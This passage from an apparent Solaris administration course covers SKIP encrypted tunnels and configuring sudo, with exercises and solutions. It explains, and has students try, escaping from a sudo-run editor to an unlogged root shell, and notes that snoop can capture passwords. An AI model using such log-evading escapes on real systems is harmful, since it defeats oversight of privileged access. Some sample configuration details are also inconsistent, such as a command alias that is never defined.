Name/Hash: 5b 50 28 e7 7c ea 9b 13 06 dd 01 d3 59 89 7f 0d
Not valid Before: Mon Jun 22 18:00:00 1998
Not valid After: Sun Jun 22 18:00:00 2003
g: 2
p:
f52aff3ce1b1294018118d7c84a70a72d686c40319c807297aca950cd9969fabd00a509b0
2463083d66a45d419f9c7cbd894b221926baaba25ec355e92a055f
public key:
795195d7b0e80a357945f1d1c9c60bae8fb50ec64b84cb26554a81f149e7bbd672bd272a5
e6f4a1d9591f704f1b022ce873e790da5135c7cd02ed4c93a7322b
Added local identity slot 0
```

Using the Host_B window, enter the command:

```
Host_B# skiplocal -k
```

Key generated output for Host_B has been omitted here.

5. Now that the keys have been generated for both hosts, update the network interface device and save the SKIP settings to preserve them between reboots. Boot the system so that the changes to the systems will take effect.

```
Host_B# skipif -a
# skipif -s
skipif: saving configuration to /etc/skip//acl.le0...done
Host_B# init 6
```

```
Host_A# skipif -a
# skipif -s
skipif: saving configuration to /etc/skip//acl.le0...done
Host_A# init 6
```

6. After both systems have completed the reboot process, repeat the first two steps in this task by logging in to each machine from two different windows on Host_A. Then set the PATH variable for both hosts as before if needed.

```
login: root
Password: *****
Host_A# PATH=$PATH:/usr/sbin; export PATH
```

```
Host_A# rlogin Host_B -l root
Password: *****
Host_B# PATH=$PATH:/usr/sbin; export PATH
```

7. Display the key using the export switch for Host_A and the skiplocal command. Copy the output of this command into the text buffer and paste it into the Host_B window, thereby exchanging the first of the two keys.

```
Host_A# skiplocal -x
skiphost -a Host_A -R 0x9864c2c14ed58510173da60b52739b59 -r 8 -s 8 -k
des-cbc -t rc2-40 -m md5
```

Select the output text and press the Copy button. Change to the Host_B window and press the Paste button.

```
Host_B# skiphost -a Host_A -R 0x9864c2c14ed58510173da60b52739b59 -r 8 -s
8 -k des-cbc -t rc2-40 -m md5
```

Adding Host_A: SKIP params:

```
IP mode:           tunneling
Tunnel address:    Host_A
Kij alg:           DES-CBC
Crypt alg:         RC2-40
MAC alg:           MD5
Receiver NSID:     MD5 (DH Pub.Value)
Receiver key id:   0x9864c2c14ed58510173da60b52739b59
Sender NSID:       MD5 (DH Pub.Value)
```

...done.

8. Repeat the key exchange operation from Host_B to Host_A in the same manner using the skiplocal and skiphost commands.

```
Host_B# skiplocal -x
```

```
skiphost -a Host_B -R 0x8a4d51e02683c8952c1c5693d9b32596 -r 8 -s 8 -k
des-cbc -t rc2-40 -m md5
```

Copy the output text, change to the Host_A window, and paste the command.

```
Host_A# skiphost -a Host_B -R 0x8a4d51e02683c8952c1c5693d9b32596 -r 8 -s
8 -k des-cbc -t rc2-40 -m md5
```

Adding Host_B: SKIP params:

```
IP mode:           tunneling
Tunnel address:    Host_B
Kij alg:           DES-CBC
Crypt alg:         RC2-40
MAC alg:           MD5
Receiver NSID:     MD5 (DH Pub.Value)
Receiver key id:   0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:       MD5 (DH Pub.Value)
```

...done.

9. Before enabling SKIP, use snoop to monitor the data between the systems by opening a new window from Host_A. Run the snoop command on device le0.

```
Host_A# snoop -d le0
```

Using device /dev/le (promiscuous mode)

10. Type a few commands in the Host_B window and observe the unencrypted communication between the systems. This is something an attacker would do to trap useful information such as passwords. Leave `snoop` running so you can observe the encrypted communication in the remaining steps.
11. Enable SKIP on Host_B first. Once you have enabled it, the connection to Host_A will be lost. Use the `skiphost` command to turn encryption and authentication on.

Host_B# **skiphost -o on**

12. Enable SKIP on Host_A to finalize the encrypted tunnel between the two hosts.

Host_A# **skiphost -o on**

le0: access control enabled, only authorized SKIP hosts can connect

Host_B: SKIP params:

IP mode:	tunneling
Tunnel address:	Host_B
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x9864c2c14ed58510173da60b52739b59

13. Observe the Host_B window to make sure that the connection to Host_A is complete.

The Host_B window will display the following text:

le0: access control enabled, only authorized SKIP hosts can connect

Host_A: SKIP params:

IP mode:	tunneling
Tunnel address:	Host_A
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x9864c2c14ed58510173da60b52739b59
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x8a4d51e02683c8952c1c5693d9b32596

14. Type a few commands in the Host_B window and observe the output from snoop in the third window. Notice that the communication is now encrypted.

Use snoop -v and note that Protocol 57 (SKIP) is used instead of unencrypted traffic.

15. Disable SKIP on both systems, be sure to disable the Host_B side first. If you do not, you will lose the connection to Host_B and have to log in at the console instead.

Host_B# **skiphost -o off**

Host_A# **skiphost -o off**

le0: access control disabled, any host can connect

Host_B: SKIP params:

IP mode:	tunneling
Tunnel address:	Host_B
Kij alg:	DES-CBC
Crypt alg:	RC2-40
MAC alg:	MD5
Receiver NSID:	MD5 (DH Pub.Value)
Receiver key id:	0x8a4d51e02683c8952c1c5693d9b32596
Sender NSID:	MD5 (DH Pub.Value)
Sender key id:	0x9864c2c14ed58510173da60b52739b59

16. Type a few commands in the Host_B window again and notice that the output in the snoop window shows that communication is unencrypted again.

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish or answer the following:

- ☐ Create a directory (optionally a UFS file system)
- ☐ Share an NFS file system, limiting access to particular hosts
- ☐ Mount an NFS file system with read and write access
- ☐ Set UID and GID bits on files and directories to limit access to specific users and groups
- ☐ Use ACLs to better secure specific files
- ☐ Use SKIP to encrypt network data between systems

Think Beyond

Make a list of the files or directories that need special protections and survey the users you serve to find out whether adjustments to these protections should be made. In the same way, consider any systems on your network that might require encryption using SKIP and install it.

Controlling Root Access With sudo 6

Objectives

Upon completion of this module, you should be able to:

- Describe how `sudo` is used
- Install and configure `sudo` and configure administrative groups using `sudo` to grant and monitor root access
- Describe how `sudo` can be used to better secure your system

Relevance



Discussion – The root account is allowed to execute all commands on a system. Can you:


- Track each system administrator movements and activities on the system?
- Easily grant access to a limited set of commands for a new or junior system administrators?

Additional Resources



Additional resources – The following references can provide additional details on the topics discussed in this module:

- Online man page: `sudo(1)`
- Online man page: `sudoers(1)`
- Online man page: `visudo(1)`
- Online documentation: `/usr/local/doc/sudo`
- sudo web site: <http://www.courtesan.com/sudo>



What Is sudo?

- Allows trusted users to perform certain functions as though they were `root`
 - Root password not required
 - Limited command set to specific users
 - All `sudo` activity is logged
- Requires additional utilities for installation
 - `gunzip` for precompiled package
 - `pkgadd` (Solaris Operating Environment resident)

What Is sudo?

`sudo` is a program which enables trusted users to perform certain functions as though they were `root` by providing access to a limited set of commands using their password. Most sites with UNIX installations have multiple system administrators with varying skill levels and the systems usually have different root passwords. With `sudo`, access to only a small set of commands can be permitted based on the role performed by a user. For example, a novice administrator can be authorized to add, delete, or modify users while a more experienced administrator could be authorized to access `backup`, `restore`, `halt`, and `reboot` utilities without having access to the root password.

One issue with executing commands as `root` is no record of what commands were run is logged. `sudo` keeps a log of all successful and unsuccessful `sudo` attempts, providing data to track who performed a given command at what time.

sudo *Utilities*

The utilities `gunzip` and `pkgadd` are required to install the precompiled version of `sudo` downloaded from the site <http://www.sunfreeware.com>. Other utilities are required if the source version of `sudo` is obtained.

Obtaining gunzip

The `gunzip` utility is used to uncompress the `netscape` web browser files retrieved from Netscape. It can be acquired from many different Internet sources, such as the <http://sunfreeware.com/> web site. Perform a search using the `gunzip` string and retrieve a copy of both the `gzip` (compression) and `gunzip` (decompression) utilities from the closest server.

Place the `gzip` and `gunzip` utilities in a directory that is in your search path and make sure that the utilities can be found by using the following command:

```
# which gzip
/export/home/sam/local/bin/gzip#
```



Power user – Consider creating, securing, and using one directory for all security utilities.

Make sure that the execute bit is set for the `gzip` and `gunzip` utilities.

Obtaining sudo

The precompiled `sudo` utility, `sudo-1.5.9p3` can be obtained from the <http://www.sunfreeware.com> web site, precompiled or as source code. `sudo` is now maintained by Todd Miller at the University of Colorado and the main site for `sudo` is <http://www.courtesan.com/sudo/>. The following example demonstrates how to install the compressed package file retrieved from <http://www.sunfreeware.com>.

Installing sudo

To install sudo you would:

1. Create a directory in which to install sudo by typing:

```
# mkdir sudo
# cp sudo-1.5.9p3-sol7-sparc-local.gz sudo
# cd sudo
#
```

2. Uncompress the compressed sudo-1.5.9p3-sol7-sparc-local.gz file.

```
# gunzip sudo-1.5.9p3-sol7-sparc-local.gz
#
```

3. Use the pkgadd utility to install the sudo package.

```
# /usr/sbin/pkgadd -d sudo-1.5.9p3-sol7-sparc-local
```

The following packages are available:

```
1  SMCsudo      sudo
      (sparc) 1.5.9p3
```

Select package(s) you wish to process (or 'all' to process all packages). (default: all) [?,??,q]: 1

Processing package instance <SMCsudo> from </source/sudo/sudo-1.5.9p3-sol7-sparc-local>

```
sudo
(sparc) 1.5.9p3
Todd Miller et al
sudo
(sparc) 1.5.9p3
Todd Miller et al
Using </usr/local> as the package base directory.
## Processing package information.
## Processing system information.
## Verifying disk space requirements.
## Checking for conflicts with packages already installed.
## Checking for setuid/setgid programs.
```

The following files are being installed with setuid and/or setgid permissions:


```
/usr/local/bin/sudo <setuid root>
```

```
Do you want to install these as setuid/setgid files [y,n,?,q] y
```

```
Installing sudo as <SMCsudo>
```

```
## Installing part 1 of 1.  
/usr/local/bin/sudo  
/usr/local/doc/sudo/BUGS  
...  
...  
/usr/local/man/man8/visudo.8  
/usr/local/sbin/visudo  
[ verifying class <none> ]
```

```
Installation of <SMCsudo> was successful.
```

```
#
```

```
The following packages are available:
```

```
1  SMCsudo      sudo  
      (sparc) 1.5.9p3
```

```
Select package(s) you wish to process (or 'all' to process  
all packages). (default: all) [?,??,q]:q
```

Note – Add the `/usr/local/bin` and `/usr/local/sbin` directories to the search path in the local resource file (for example, `/.profile` or `/.cshrc`) and force the system to read the resource file (use `source /.profile` or `source /.cshrc`, or log out and log in).



sudo Configuration File

- /usr/local/etc/sudoers
 - Specifies which commands users may execute
- /usr/local/sbin/vi sudo is used to edit configuration file
 - Provides error checking and file locking


sudo Configuration File

Editing the Configuration File

When sudo is installed, the default behavior is that all users are denied sudo privileges. You must explicitly allow any actions you want to permit for users. This is done by editing the file /usr/local/etc/sudoers and defining the rules you want to implement. The rules in their most basic form allow you to specify which commands users may execute. The basic structure of a rule follows this format:

```
user host=commandlist[:host=commands]
```

Where *user* is the login ID of the user, *host* is the hostname of the computer, and *commands* is the list of commands that the user may invoke using sudo.



sudo Configuration File

- Basic structure of a rule
 - *user host=commandlist[:host=commands]*
- sudoers file structure example

```
fred          grommit=ALL:wallace=ALL,morepower=ALL
user1         grommit=/usr/sbin/ufsdump, \
               /usr/sbin/ ufsrestore \
               :wallace=/usr/sbin/ufsdump, \
               /usr/sbin/ufsrestore \
```


When editing this file:

- If additional commands for a user are required, separate the commands with a comma.
- If additional hosts for a user are required, add a colon, the new host, and commands.
- If a line wraps, use the \ character to tell sudo to continue on the next line.

The `/usr/local/etc/sudoers` file is edited using the binary `/usr/local/sbin/visudo`. `visudo` checks the syntax of the `/usr/local/etc/sudoers` file and reports errors. If there are any errors, it gives you the option to re-edit the file, abort the edit, or save the file anyway.

The following example shows that fred has access to all commands on hosts grommit and wallace. user1 is allowed to execute the commands ufsdump and ufsrestore on hosts grommit and wallace.

```
fred      grommit=ALL:wallace=ALL,morepower=ALL
user1     grommit=/usr/sbin/ufsdump,/usr/sbin/ufsrestore \
          :wallace=/usr/sbin/ufsdump,/usr/sbin/ufsrestore
```



Sun Educational Services

Using sudo Commands

- precede the command to be executed with sudo

```
/usr/local/bin/sudo /usr/sbin/halt
```

- Print out the current version of sudo:

```
/usr/local/bin/sudo -V
```

- Print out the commands a user may execute:

```
/usr/local/bin/sudo -l
```

Using sudo Commands

To execute a restricted command with `sudo`, the user types in `sudo` followed by the command to be executed. `sudo` checks the file `/usr/local/etc/sudoers` to verify whether the user has permission to execute the requested command. If the request is granted, the user is prompted for his or her password. If the correct password the command is executed. The `-V` option will print out the version number of `sudo`. If the user on the host wants to know which commands she or he can execute, the `-l` option is used. See the `sudo(1)` man page for more options.

Following are examples of `sudo` usage:

- This prints out the current version of `sudo`:

```
$ /usr/local/bin/sudo -V
CU Sudo version 1.5.9p3
```

- This prints out the commands `user2` may execute:

```
$ /usr/local/bin/sudo -l
Password:
You may run the following commands on this host:
    (root) /usr/sbin/ufsrestore
    (root) /usr/sbin/format
```

- In this example, `groucho` is not in the `/usr/local/etc/sudoers` file and is not allowed any root access.

```
% groucho@grommit: /usr/sbin/halt
halt: Permission denied
% groucho@grommit: /usr/local/bin/sudo /usr/sbin/halt
groucho is not in the sudoers file.  This incident will be reported.

%
```

- In this example, `user2` is not allowed to use the command `halt` but has been granted permission to use the `format` command.

```
% user2@grommit: /usr/sbin/halt
halt: Permission denied

% user2@grommit:/usr/local/bin/sudo /usr/sbin/halt
Password:
Sorry, user user2 is not allowed to execute "/usr/sbin/halt" as root on
grommit.
%
% /usr/local/bin/sudo /usr/sbin/format
Searching for disks...done
```

AVAILABLE DISK SELECTIONS:

```
    0. c0t0d0 <SUN2.1G cyl 2733 alt 2 hd 19 sec 80>
      /sbus@1f,0/espdma@e,84000000/esp@e,88000000/sd@0,0
Specify disk (enter its number): 0
```

The `sudo` log contains the date and time that `sudo` was executed, who executed `sudo`, whether the user was privileged in the `sudoers` file to execute the command, and the command line that was used. Following are the log entries from the previous successful and unsuccessful attempts to use `sudo`:

```
# cat /var/adm/sudo.log
Dec  3 14:52:22 grommit sudo: groucho: user NOT in sudoers ; TTY=pts/10 ;
PWD=/home/groucho ; USER=root ; COMMAND=/usr/sbin/halt
Dec  3 14:52:58 grommit sudo:    user2 : command not allowed ; TTY=pts/4
; PWD=/home1/user2 ; USER=root ; COMMAND=/usr/sbin/halt
Dec  3 14:53:05 grommit sudo:    user2 : TTY=pts/4 ; PWD=/home1/user2 ;
USER=root ; COMMAND=/usr/sbin/format
```


Using Advanced `sudo` Configuration Techniques

The `/usr/local/etc/sudoers` sample configuration file shown earlier is simple but would show its limitations quickly in a large network with multiple administrators. `sudo` is system aware as it checks on which host the command is running. This allows for a single `/usr/local/etc/sudoers` file to be configured and distributed to other hosts for easy maintenance. The following example defines four users, four hosts, and six commands; already it is getting hard to read and manage.

```
fred      grommit=ALL:wallace=ALL
user1     grommit=/usr/sbin/ufsdump,/usr/sbin/ufsrestore,usr/sbin/format\
          :wallace=/usr/sbin/ufsdump,/usr/sbin/ufsrestore
groucho   mudpie=ALL
groucho   E10K=/usr/sbin/halt,/usr/sbin/reboot,/usr/sbin/fsck, \
          /usr/sbin/format,/usr/sbin/ufsdump, usr/sbin/format
john_doe  E10K=/usr/sbin/ufsdump,/usr/sbin/ufsrestore
john_doe  grommit=ALL
john_doe  wallace=/usr/sbin/halt,/usr/sbin/reboot
```

Imagine how complex several hundred hosts and twenty user definitions in the `/usr/local/etc/sudoers` file would be. Fortunately, `sudo` makes the management of this file easier by providing optional user, host, and command aliases.

Suppose you have contractors, junior, and senior administrators at your company. The contractors perform backups and restores, and the junior administrators perform all system tasks except for those that are network oriented. Senior administrators require access to all commands. The `sudoers` configuration file can accommodate this environment by dividing the hosts into workstations and servers.

*Sun Educational Services*

sudo Aliases

- User aliases

User_Alias SENIOR=shughes,tbussart,hagerty

- Command aliases

Cmnd_Alias PRINT=/usr/etc/lpc,/usr/ucb/lprm

- Host aliases

Host_Alias SERVERS=everest,denali,annapurna

- User specification

SENIOR ALL=ALL

JUNIOR ALL=ALL, !NET

sudo Aliases

User Alias

The User_Alias option enables you to group users or administrators that you want to have the same capabilities. Start by dividing your user groups into CONTRACTOR, JUNIOR, and SENIOR level groups. An alias for each group is created as follows:

```
##
# User alias specification
##
User_Alias        SENIOR=shughes,tbussart,hagerty
User_Alias        JUNIOR=jmeyer,joesimp,clinte
User_Alias        CONTRACTOR=mosley,tdavis
```

Command Alias

Now address the commands that each group may access. You can group them into categories such as backups, print tasks, system shutdowns, and network; or break them down further for future needs. For example, a developer may need additional root capabilities on a personal system but not others. Using the previous categories, the command aliases may look like the following:

```
##
# Cmnd alias specification
##
Cmnd_Alias    BACKUPS=/usr/etc/dump,/usr/etc/rdump,/usr/etc/restore,\
               /usr/etc/rrestore,/usr/bin/mt
Cmnd_Alias    PRINT=/usr/etc/lpc,/usr/ucb/lprm
Cmnd_Alias    DOWN=/usr/etc/shutdown,\
                  /usr/etc/halt,/usr/etc/fasthalt,\
                  /usr/etc/reboot,/usr/etc/fastboot
Cmnd_Alias    NET=/usr/sbin/ifconfig,/sbin/ifconfig \
                  /usr/sbin/route,/usr/sbin/spray \
                  /usr/sbin/arp
```

Note – It is important to note that when specifying commands always use a full path. `sudo` and `visudo` will fail without a full path. This also provides some security by forcing access to the correct command path instead of an incorrect or insecure version of the program.

Host Alias

In this environment, workstations and servers are considered as two distinct groups. Other considerations might be local hosts, remote hosts, or hosts grouped according to functions, such as database servers or NFS home directory servers. The hosts alias appears as follows:

```
# Host alias specification
##
Host_Alias    WORKSTATIONS=grommit,wallace,abbott,costello,halo,\
               nalgene,twilley,scooby,shaggy
Host_Alias    SERVERS=everest,denali,annapurna
```

User Specification

The last step of the configuration is to identify who can do what in the user specification. `sudo` provides some advanced rules which provide for ease of configuration. Items of note are:

- Any text after a pound sign (#) is considered a comment.
- Any word that is preceded with a percent sign is considered to be a UNIX group. For example, `%staff` is users in the group `staff`.
- Any word that is preceded by a plus sign (+) is assumed to be a UNIX netgroup.
- `NOPASSWD` is a reserved word which indicates that a user does not have to enter a password for the command listed in that entry.
- The reserved alias `ALL` can be used for the aliases `Host_Cmnd` and `User_Cmnd`. The `ALL` alias implies the entire environment of hosts, users, and commands.
- Elements can be subtracted from the environment by using the bang (!) character: `user host=ALL,!ALIAS1,!/etc/sbin/reboot...` The bang (!) character will only work in a user's command list. It cannot be used to subtract elements in a `User_Alias`, `Host_Alias`, `Cmnd_Alias` or user list.

You define the user access group, the host access group, and the command access group, in the user specification. For example, `sudo` access is provided as follows:

- `root` can access all hosts and command
- Any member of the `wheel` group can access all hosts and commands
- Any member of the `User_Alias SENIOR` can access all hosts and commands
- Any member of the `User_Alias JUNIOR` can access all hosts and all commands except the network commands in the `Cmnd_Alias NET`.
- Any member of the `User_Alias WORKSTATION` can access all hosts in the `Host_Alias WORKSTATIONS` and all commands except the network and down commands in the `Cmnd_Alias Net` and `DOWN`.

```
##
# user specification - who and what
##
root          ALL=(ALL) ALL
%wheel        ALL=(ALL) ALL
##
SENIOR        ALL=ALL
JUNIOR        ALL=ALL, !NET
CONTRACTOR    WORKSTATIONS=ALL, !NET, !DOWN
```

An example of a /usr/local/etc/sudoer file is:

```
# cat /usr/local/etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
##
# User alias specification
##
User_Alias    SENIOR=shughes,tbussart,hagerty
User_Alias    JUNIOR=jmeyer,joesimp,clinte,user2
User_Alias    CONTRACTOR=mosley,tdavis,rhughes
##
# Cmnd alias specification
##
Cmnd_Alias    BACKUPS=/usr/sbin/ufsdump,/usr/sbin/ufsrestore,\
                  /usr/sbin/rrestore,/usr/bin/mt
Cmnd_Alias    PRINT=/usr/sbin/lpc,/usr/sbin/lprm
Cmnd_Alias    DOWN=/usr/sbin/shutdown,/usr/sbin/init,\
                  /usr/sbin/halt,/usr/sbin/fasthalt,\
                  /usr/sbin/reboot,/usr/sbin/fastboot
Cmnd_Alias    NET=/usr/sbin/ifconfig,/sbin/ifconfig,\
                  /usr/sbin/route,/usr/sbin/spray,\
                  /usr/sbin/arp,/usr/sbin/snoop
##
# Host alias specification
##
Host_Alias    WORKSTATIONS=wallace,abbott,costello,grommit
Host_Alias    SERVERS=everest,denali,annapurna

# root and users in group wheel can run anything on any machine as any
user
root          ALL=(ALL) ALL
%wheel        ALL=(ALL) ALL

##
# who and what
```

```
##
SENIOR      ALL=ALL
JUNIOR      ALL=ALL, !PRINT
CONTRACTOR  WORKSTATIONS=ALL, !NET, !DOWN
```



Sun Educational Services

Enabling syslogd Logging for sudo

- Edit the `/etc/syslog.conf` file and add an entry to save `sudo` messages
- Create the log file for `syslogd` to log to
- Restart the `inetd` daemon

Enabling Syslogd Logging for sudo

By default, `syslog` logging is not enabled for `sudo`. To enable `sudo` logging there must be an entry in the `/etc/syslog.conf` file for saving `sudo` messages. The default log facility is `local2`. Because `syslogd` does not create log files, you must create `local2` before `syslogd` can log to it.

Edit the `/etc/syslog.conf` file and add an entry to save `sudo` messages. The entry in the `/etc/syslog.conf` file should be similar to the following:

```
# grep sudo /etc/syslog.conf
local2.debug                                /var/adm/sudo.log
```

Create the log file for `syslogd` to log to by using:

```
# touch /var/adm/sudo.log
```

The `syslog` daemon must be sent a HUP signal or be restarted to force it to read the `/etc/syslog.conf` configuration file.

```
# ps -ef | grep inetd
root 153      1  0   Nov 30 ?           0:00 /usr/sbin/inetd -s -t
# kill -HUP 153
#
```

Pitfalls of sudo

While `sudo` has many advantages, it also has issues that system administrators should be aware of. If a `sudo` user or group password is broken by a hacker it provides access to the system as root or super-user. Any user who is granted access to `sudo` should practice good password management to protect their user accounts as you would protect the root account.

Another problem is that `sudo` logging can be avoided by escaping from a shell while executing a privileged command from `sudo`. Any command or shell script which allows a shell escape (for example, `sh`, `csh`, or `ksh`) should not be allowed to be executed through `sudo`. Commands run with `sudo` are run as `root`; if users are allowed to escape from the shell, any command that is run will be run as `root`. Users could run any command they want, bypassing the restrictions placed on them in the `sudoers` file.

For example, a privileged `sudo` user might edit the `/etc/hosts` file to perform maintenance. While in the `/etc/hosts` file, that user could escape to the C shell and edit the `/etc/password` file to create a privileged account or place a Trojan horse program on the system. The user could then return to the `vi` session and none of actions executed while in the escaped shell would be logged. One way to deal with this issue could be to deny access to any programs which allow shell escapes to specific users or systems in the `sudoers` file.

`sudo` has many options that can be customized by obtaining the source code and changing the `Makefile`. One customization example would be to change the time which allows for executing `sudo` without reentering a password. The default time is 5 minutes, by changing it to 0, you can prevent someone from executing a command as `sudo` without entering a password, after an administrator executed `sudo` and walked away without closing the terminal window.

Exercise: sudo



Exercise objective – Use `sudo` to secure and account for root access on systems for which you are responsible.

Preparation

Make sure that you have installed following tools:

- `gunzip`

Tasks

Work with a partner to create one `sudoers` configuration file for two hosts. Use current user IDs or add additional IDs to grant access to specific commands for certain users.

Your instructor will make the `sudo` source files available for this exercise.

Using the path that your instructor provides:

1. Compile and install `sudo`.
2. Copy `/etc/skel/local.profile` to the root directory and add the directory paths `/usr/local/bin` and `/usr/local/sbin` to access `sudo` and `visudo`. Also add the `MANPATH /usr/local/man` to `.profile` so you have access to the `sudo` man pages.
3. Verify that you can access the `sudo`, `visudo`, and `sudoers` man pages.

4. With your partner designate one system as the workstation and one as the server, and create host aliases for these systems.

5. Create six additional user IDs and determine which two will be part of an admin alias, and which two will be part of a user alias. Create user aliases for these two groups. (The other two user IDs will be used later in the exercise.)

6. Create three command aliases: `DOWN`, `BACKUP`, and `NET`. To each alias add the commands that you want to grant or deny user access to; for example, `ufsrestore`, `ufsdump`, `reboot`, `halt`, `init`, `shutdown`, `ifconfig`, `route`, and `snoop`.

Note – Remember to use full paths to the commands you are granting or denying access to.

7. Using user specifications, grant access to all of the commands on the server and workstation for the admin alias created earlier.

- a. On each system, use `su` to assume one of the admin login IDs and test `sudo` access using `snoop`. Does it work on both systems?

- b. On each system, use `su` to assume one of the user login IDs and test `sudo` access using `snoop`. Does it work?

8. Create an entry in the `/etc/syslogd.conf` file for `sudo`, and create a log file to enable logging of `sudo` events.
9. Using user specifications, grant access to to the `DUMP` and `DOWN` command aliases and deny access to the `NET` command aliases.
 - a. Use `su` to assume one of the user login IDs and test `sudo` access using a command from each command alias on both systems. Can you access all of the commands? Why?

- b. Examine the `sudo` log. Are there log entries for attempted `sudo` commands?

10. Select one of the spare login IDs created earlier. Grant access to all of the commands on the server and workstation except those in the `NET` command alias to that login ID.
 - a. Use `su` to assume one of the user login IDs and test `sudo` access using a command from each command alias on both systems. Can you access all of the commands? Why?

- b. Examine the `sudo` log. Are there log entries for attempted `sudo` commands?

11. Using user specifications grant access to all of the commands on the server workstation using the spare login ID created earlier and specify that a password is not required for this user.

- a. Use `su` to assume user login ID and test `sudo` access using a command from each command alias on both systems. Can you access all of the commands? Did they require a password? Why?


- b. Examine the `sudo` log. Are there log entries for attempted `sudo` commands?

12. On one of the systems, use `su` to assume one of the admin login IDs. Initiate a `vi` session using `sudo`. Escape from the shell and start a `snoop` session. Kill your `snoop` session and exit `vi`.

- a. Examine the `sudo` log. Are there log entries for the `snoop` session?

- b. Is this a security issue? What might you do to stop shell escapes from `vi` or `sh`, `csch`, and `ksh`?

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences
- Interpretations
- Conclusions
- Applications

Task Solutions

Work with a partner to create one `sudoers` configuration file for two hosts. You will use current user IDs or add additional IDs to grant access to specific commands for certain users.

Your instructor will make the `sudo` source files available for this exercise.

Using the path that your instructor provides:

1. Uncompress and install `sudo`.

See “Installing `sudo`” on page 6-6.

2. Copy `/etc/skel/local.profile` to the root directory and add the directory paths `/usr/local/bin` and `/usr/local/sbin` so you can access `sudo` and `visudo`. Also, add the `MANPATH` `/usr/local/doc/sudo` to `/.profile` so you have access to the `sudo` man pages.

```
# cp /etc/skel/local.profile /.profile
# vi /.profile
```

The `/.profile` file should contain entries similar to:

```
PATH=/usr/bin:/usr/ucb:/etc:/usr/local/bin:/usr/local/sbin:
export PATH
MANPATH=/usr/dt/man:/usr/man:/usr/openwin/share/man:/usr/local/doc/sudo
export MANPATH
```

3. Verify that you can access the `sudo`, `visudo`, and `sudoers` man pages.

```
# man sudo
Reformatting page.  Wait... done
```

```
MAINTENANCE COMMANDS
q
```

```
sudo(8)
```

4. With your partner, designate one system as the workstation and one as a server. Create host aliases for these systems.

The hosts aliases entries in the /usr/local/etc/sudoers file should look similar to:

```
Host_Alias    WORKSTATIONS=wallace
Host_Alias    SERVERS=everest
```

5. Create six additional user IDs and determine which two will be part of an admin alias, and which two will be part of a user alias. Create user aliases for these two groups using visudo. (The other two user logins will be used later in the exercise.)

```
# mkdir -p /export/home
# useradd -d /export/home/admin1 -m -u 1000 -g staff admin1
# useradd -d /export/home/admin2 -m -u 1001 -g staff admin2
# useradd -d /export/home/user1 -m -u 1002 -g staff user1
# useradd -d /export/home/user2 -m -u 1003 -g staff user2
# useradd -d /export/home/temp1 -m -u 1004 -g staff temp1
# useradd -d /export/home/temp2 -m -u 1005 -g staff temp2
```

The user aliases entries in the /usr/local/etc/sudoers file should look similar to:

```
User_Alias    ADMINS=admin1,admin2
User_Alias    USERS=user1,user2
```

6. Create three command aliases: DOWN, BACKUP, and NET. To each alias add the appropriate commands that you want to grant or deny user access to; for example, ufsrestore, ufsdump, reboot, halt, init, shutdown, ifconfig, route, and snoop.

The user aliases entries in the /usr/local/etc/sudoers file should look similar to:

```
Cmnd_Alias    BACKUPS=/usr/sbin/ufsdump,/usr/sbin/ufsrestore,\
                  /usr/sbin/rrestore,/usr/bin/mt
Cmnd_Alias    DOWN=/usr/sbin/shutdown,/usr/sbin/init,\
                  /usr/sbin/halt,/usr/ucb/fasthalt,\
                  /usr/sbin/reboot,/usr/ucb/fastboot
Cmnd_Alias    NET=/usr/sbin/ifconfig,/sbin/ifconfig,\
                  /usr/sbin/route, /usr/sbin/arp,
                  /usr/sbin/snoop
```

Note – Remember to use full paths to the commands you are granting or denying access to.

7. Using user specifications, grant access to all of the commands on the server and workstation for the admin alias created earlier.

The user specification entry in the /usr/local/etc/sudoers file should look similar to:

ADMINS

ALL=ALL

- a. On each system, use su to assume one of the admin login IDs and test sudo access using snoop. Does it work on both systems?

Yes, snoop works on both systems for the admin login IDs.

```
% /usr/local/bin/sudo /usr/sbin/snoop
```

```
Password:
```

```
Using device /dev/le (promiscuous mode)
```

```
129.147.11.254 -> 224.0.0.2      UDP D=1985 S=1985 LEN=28
```

```
? -> (multicast)  ETHER Type=0000 (LLC/802.3), size = 52 bytes
```

```
ctrl-d
```

- b. On each system, use su to assume one of the user login IDs and test sudo access using snoop. Does it work?

No, the user logins do not have permission to access the snoop command.

```
% /usr/local/bin/sudo /usr/sbin/snoop
```

```
Password:
```

```
Sorry, user user1 is not allowed to execute "/usr/sbin/snoop" as root on grommit.
```

```
%
```

8. Create an entry in the /etc/syslogd.conf file for sudo, and create a log file to enable logging of sudo events.

See "Enabling Syslogd Logging for sudo" on page 6-20.

9. Using user specifications, grant access to to the DUMP and DOWN command aliases and deny access to the NET command aliases for the users alias on the workstation system.

The user specification entry in the /usr/local/etc/sudoers file should look similar to:

USERS

WORKSTATIONS=DUMP, DOWN

- a. Use `su` to assume one of the user login IDs and test `sudo` access using a command from each command alias on both systems. Can you access all of the commands?

*You are allowed to use commands on the workstation for only the **DUMP** and **DOWN** alias. On the server, you are not allowed to perform any administration tasks.*

- b. Examine the `sudo` log. Are there log entries for attempted `sudo` commands?

Yes, the entries in the `/var/adm/sudo.log` log should look similar to:

```
Dec  4 14:10:41 grommit sudo: user2: command not allowed ; TTY=pts/3 ;  
PWD=/exporthome/user2 ; USER=root ; COMMAND=/usr/sbin/snoop  
Dec  6 15:43:03 grommit sudo: user2: command not allowed ; TTY=pts/3 ;  
PWD=/export/home/user2 ; USER=root ; COMMAND=/usr/sbin/snoop  
Dec  6 15:43:24 grommit sudo: user2: TTY=pts/3 ; PWD=/export/home/user2 ;  
USER=root ; COMMAND=/usr/sbin/ufsrestore  
Dec  6 15:43:54 grommit sudo: admin1: TTY=pts/8 ; PWD=/export/home/admin1  
